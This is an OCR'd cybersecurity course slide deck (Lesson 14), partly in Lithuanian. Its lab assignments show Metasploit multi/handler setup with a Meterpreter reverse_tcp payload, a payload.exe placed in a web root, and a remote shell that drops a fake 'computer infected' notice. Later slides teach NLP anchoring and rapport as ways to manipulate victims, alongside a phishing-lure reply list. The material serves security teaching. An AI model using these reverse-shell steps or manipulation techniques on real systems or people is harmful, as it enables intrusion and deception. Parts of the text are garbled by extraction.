


## Cyber Security Lession 14



## Slaptažodžių valdymo programinė įranga










## Slaptažodžių valdymo programinė įranga








## Slaptažodžių valdymo programinė įranga





## Assignments

```
-- --= [ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.56.102
LHOST ⇒ 192.168.56.102
resource (/root/.set/meta_config)> set LPORT 5555
LPORT ⇒ 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
[*] Started reverse TCP handler on 192.168.56.102:5555
msf6 exploit(multi/handler) >
```



```
root@kali:/home/kali

File Actions Edit View Help

(kali@kali)=[~]

sudo gassword for kali:

(root@kali)=[/home/kali]

// root/.set/payload.exe /var/www/html/

//root/.set/payload.exe / '/var/www/html/payload.exe'


(root@kali)=[/home/kali]

# sudo nginx

(root@kali)=[/home/kali]

# sudo nginx

(root@kali)=[/home/kali]
```



## Assignments

```
resource (/root/.set/meta_config)> set LHOST 192.168.56.102
       LHOST ⇒ 192.168.56.102
       resource (/root/.set/meta_config)> set LPORT 5555
       LPORT ⇒ 5555
       resource (/root/.set/meta_config)> set ExitOnSession false
       ExitOnSession ⇒ false
resource (/root/.set/meta_config)> exploit -j
└─$ se [*] Exploit running as background job 0.
sessio [*] Exploit completed, but no session was created.
       Started reverse TCP handler on 192.168.56.102:5555
  —(ka msf6 exploit(multi/handler) >
     [*] Sending stage (176198 bytes) to 192.168.56.101
      Meteroreter session 1 opened (192.168.56.102:5555 \rightarrow 192.168.56.101:49676) at 2024-10-22 13:38:43 -0400
       session -i 1
           Unknown command: session. Did you mean sessions? Run the help command for more details.
       msf6 exploit(multi/handler) > session -i 1
           Unknown command: session. Did you mean sessions? Run the help command for more details.
                                ) > 💌 192.168.56.101 - Meterpreter session 1 closed. Reason: Died
```



```
File Actions Edit View Help
Metasploit tip: Writing a custom module? After editing your module, why not try
the reload command
IIIIIII
IIIIIII
I love shells --egypt
       =[ metasploit v6.4.29-dev
 -- --=[ 2458 exploits - 1264 auxiliary - 430 post
 - --=[ 1468 payloads - 49 encoders - 11 nops
+ -- --=[ 9 evasion
Metasploit Documentation: https://docs.metasploit.com/
Processing /root/.set/meta_config for ERB directives.
resource (/root/.set/meta_config)> use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
resource (/root/.set/meta_config)> set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
resource (/root/.set/meta_config)> set LHOST 192.168.56.101
LHOST ⇒ 192.168.56.101
resource (/root/.set/meta_config)> set LPORT 5555
LPORT ⇒ 5555
resource (/root/.set/meta_config)> set ExitOnSession false
ExitOnSession ⇒ false
resource (/root/.set/meta_config)> exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
Started reverse TCP handler on 192.168.56.101:5555
msf6 exploit(multi/handler) >
[*] Sending stage (176198 bytes) to 192.168.56.102
[★] Meterpreter session 1 opened (192.168.56.101:5555 \rightarrow 192.168.56.102:49675) at 2024-10-22 16:36:24 +0300
msf6 exploit(multi/handler) > session -i 1
msf6 exploit(multi/handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter > ps
```


## Lab 82 ©

## Assignments

```
Started reverse TCP handler on 192.168.56.101:5555
msf6 exploit(multi/handler) > [*] Sending stage (176198 bytes) to 192.168.56.102
Meterpreter session 1 opened (192.168.56.101:5555 → 192.168.56.102:49682) at 2024-10-
22 15:34:57 -0400
sessions -i 1
Starting interaction with 1...
meterpreter > shell
Process 1528 created.
Channel 2 created.
Microsoft Windows [Version 10.0.22621.4317]
(c) Microsoft Corporation. All rights reserved.
C:\Users\User\Downloads>echo Jusu kompiuteris uzkrestas *lengvu pinigu nebuna :o > C:\User
s\Public\warning.txt
echo Jusu kompiuteris uzkrestas *lengvu pinigu nebuna :o > C:\Users\Public\warning.txt
C:\Users\User\Downloads>notepad.exe C:\Users\Public\warning.txt
notepad.exe C:\Users\Public\warning.txt
C:\Users\User\Downloads>
```

#### Lab 82 ©





# Social engineering and neuro-linguistic programming

(Chapter 2)

#### Introduction

What is social engineering;



 The most popular techniques (methods);



Psychological attacks;



 Neurolinguistic programming and neurolinguistics;

Hybrid attack.

## In the previous lession...


## Neuro-linguistics



#### Definition

Neurolinguistics is the study of the neural mechanisms in the human brain that control the comprehension, production, and acquisition of language.

## A multidisciplinary field




#### How it works

Broca's area
 Speech production.

2. Wernicke's area
Speech comprehension

Motor Cortex Muscular movements.

4. Arcuate fasciculus
Connect Wernicke's and Broca's areas.



## Aphasia

#### **SYMPTOMS OF**

#### **APHASIA**



TROUBLE SPEAKING CLEARLY



TROUBLE UNDERSTANDING SPEECH



TROUBLE WRITING CLEARLY



TROUBLE UNDERSTANDING WRITTEN WORDS




TROUBLE REMEMBERING WORDS




TROUBLE REMEMBERING OBJECT NAMES


## Neuro-linguistic programming (NLP)



#### Communication Preverence



#### Communication Preverence



## Three types of persons



Listening, Telling, Storytelling, Discussing, Speaking




Kinesthetic

Doing, Moving, Feeling,

Making, Building,

Experiencing



#### **Visual**

Looking, Watching, Reading, Observing, Writing, Seeing, Drawing

## Lession 14

#### Introduction

What is social engineering;



 The most popular techniques (methods);



Psychological attacks;



 Neurolinguistic programming and neurolinguistics;

Hybrid attack.

## Neuro-linguistics

(continue)

## The most important functions of the unconscious mind


- Stores memories;
- Is the domain of emotions;
- Maintains and protects the body;
- Works as a servant and follows the instructions of the conscious mind;
- Generates habits, automates;
- Takes everything personally;
- Processes no denials.



## The Four Legs of NLP



Rapport



Outcome Orientation



## Rapport



- Generally being in rapport with someone, is about getting on with them;
- Is the first step to good communication;
- Is meeting others in their model of the world;
- Is matching the way you communicate to the way the other person takes in information;
- Increases the likelihood that the message you send will be the one they receive;
- Promotes trust and comfort between people.

#### **Outcome Orientation**



- Is to know what you want;
- Without knowing what you want you cannot define success, celebrate when you achieve, or map your journey towards your goals (victim too);
- You need to ask yourself the following questions:
  - ✓ What do I want?
  - ✓ What does he/she wants?

## Sensory Acuity





- Is to notice what is happening to you and to others around you;
- Become more curious and aware of the effects and impact of what you do;
- Only then will you truly know if you are on course to achieve your goal, you can then use this feedback to adjust what you are doing;
- You need to ask yourself (as well as the victim himself) the following questions:
  - ✓ How will I know when I have got it?
  - ✓ What will I be seeing when I have got it?
  - ✓ What will I be hearing when I have got it?
  - ✓ What will be feeling when I have got it?
  - What will you see me doing, when I have got it?
  - What will you hear me saying when I have got it?

## Behavioural Flexibility




- If what you are doing isn't working do something different;
- If you always do what you've always done, you will always get what you've always got;
- Remember, you always have a choice of what action you take and how you act and react to situations;
- It is useful to look at the world from different perspectives and points of view;
- The more behavioural flexibility you have the more choices you will discover;
- Keep changing what you do until you get what you want.





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				Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo reglamentas.doc"		08:02
				Šiuo metu nedirbu Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo regla		08:03
				Out of Office Reply Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo regla		08:06
				Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo reglamentas.doc"		08:07
				Out of the Office Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo reglame		08:11
				Atostogauju Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo reglamentas		08:11
				Out of Office Auto-Reply Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo		08:12
				Atostogos Re: Dokumentas bendrintas su jumis: "Skubu - Duomenų tvarkymo reglamentas.d		08:12



## Popular methods

- 1. Anchoring
- Future pacing
- 3. Swish
- 4. Visual Kinesthetic Dissociation (VK/D)
- 5. Part integration
- 6. Reframing
- 7. Well-formed outcome
- 8. Embedded Commands

## Anchoring

- Anchoring is a valuable technique which connects the present situation to the related previous one;
- Anchoring refers to the tendency for any one element of an experience to bring back the entire experience (Richard & Bandler);
- It works like a stimulus or trigger for the incident which is occurring at present;
- An Anchor is capable of being formed and reinforced by repeated stimuli and thus become the cause for a type of conditioning;
- Anchors are helpful for memory to recall the information;
- They motivate victims to create a positive attitude toward attack;
- Attacker can "install" the positive emotions in victims' mind through the signs, tactile, gestures and certain body languages movement.

# Anchoring


Anchor: Any stimulus that is associated with a specific response.

The short way to your resources

- MOTIVATION
- •HUMOUR / LAUGHING
- ENERGY
- •LOVE
- POWER
- •SELFCONFEDENCE




## The four keys to anchoring



- The <u>intensity</u> of the experience must be totally associated; see, hear, feel it as it was;
- 2. The timing of the anchor (see graphic above);
- The <u>unique properties</u> of the stimulus (don't take the inside of your hand, but take the touch of a knuckle or step in a circle);
- 4. Repeating of the stimulus (the incentive must be able to be repeated).

